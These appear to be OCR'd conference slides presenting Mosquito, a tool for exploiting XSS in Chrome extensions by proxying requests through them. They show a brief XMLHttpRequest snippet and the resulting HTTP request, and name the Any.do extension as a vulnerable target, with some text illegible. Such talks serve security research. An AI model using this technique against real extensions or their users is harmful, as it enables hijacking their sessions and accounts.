https://github.com/koto/mosquito

- (Another) Chrome Extension XSS Exploitation tool
- XSS-Proxy for the new era

Mosquito



```
x = new XMLHttpRequest();
x.open("GET", 'http://gmail.com', false);
x.setRequestHeader('X-Mosquito', 'yeah!');
x.send(null);
```

```
GET http://gmail.com HTTP/1.1
Host: gmail.com
X-Mosquito: yeah!
```

```
[illegible].1
Host: [illegible]y.nl
User-Agent: [illegible]illa/5.0 (X11; U; Linux i686; en-US;
rv:1.9.1.7) Ge[illegible]20100106 Ubuntu/9.10 (karmic)
Firefox/3.5.7
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

- inspired by MalaRIA by Erlend Oftedal
- and BeEF tunneling proxy by @antisnatchor


DEMO TIME


Any.do


- v 1.0.3.3
- https://chrome.google.com/webstore/detail/anydo/kdadialhpiikehpdeejjeiikopddkjem
- 0.5 mln users
- found by Sergey Belov

